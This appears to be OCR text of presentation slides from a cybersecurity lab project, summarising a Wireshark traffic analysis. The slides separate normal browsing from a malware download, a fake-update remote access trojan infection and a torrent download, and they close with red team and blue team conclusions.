
Suspicious Activity


- A malware infected windows host.
- Illegal downloads.
- A user downloading a copyrighted torrent against company policy.

Normal Activity

Normal Activity


- Signification amount of traffic was for browsing over internet.
- e.g. User browsing www.vinylmeplease.com and www.sabethahospital.com website using HTTP protocol





Normal Activity


- Observed user watching youtube & visiting social media sites.



Malicious Activity


Downloading Malware


- Two users on the network have been watching youtube & **frank-n-ted**.com was the domain of their custom site.
- June11.dll malware was downloaded by user @ 10.6.12.203





Vulnerable Windows Machine


User ‘matthijs.devries’ on Rotterdam-PC.mind-hammer.net got some malware from social media site called ’mysocalledchaos.com’. The fake browser update which user clicked on installed Remote Access Trojan. The RAT sent screenshot fo Matthijs desktop to bad actors.












Torrent Download - Betty_Boop_Rhythm_on_the_Reservation.avi.torrent

Windows user BLANCO-DESKTOP was torrenting on the network and downloaded Betty_Boop_Rhythm on the Reservation file.



Concluding Thoughts:

- **RED TEAM**

  The 2 targets contained plethora of vulnerabilities which were exploited mainly through WordPress.

- **BLUE TEAM**

  We found effective ways to potentially mitigate the vulnerabilities that the Red Team exploited.

- **NETWORK**

  Using Wireshark, we logged and analysed for suspicious activities and discovered the malicious activities.

Update SOFTWAREs , Keep PATCHING and be ALERT !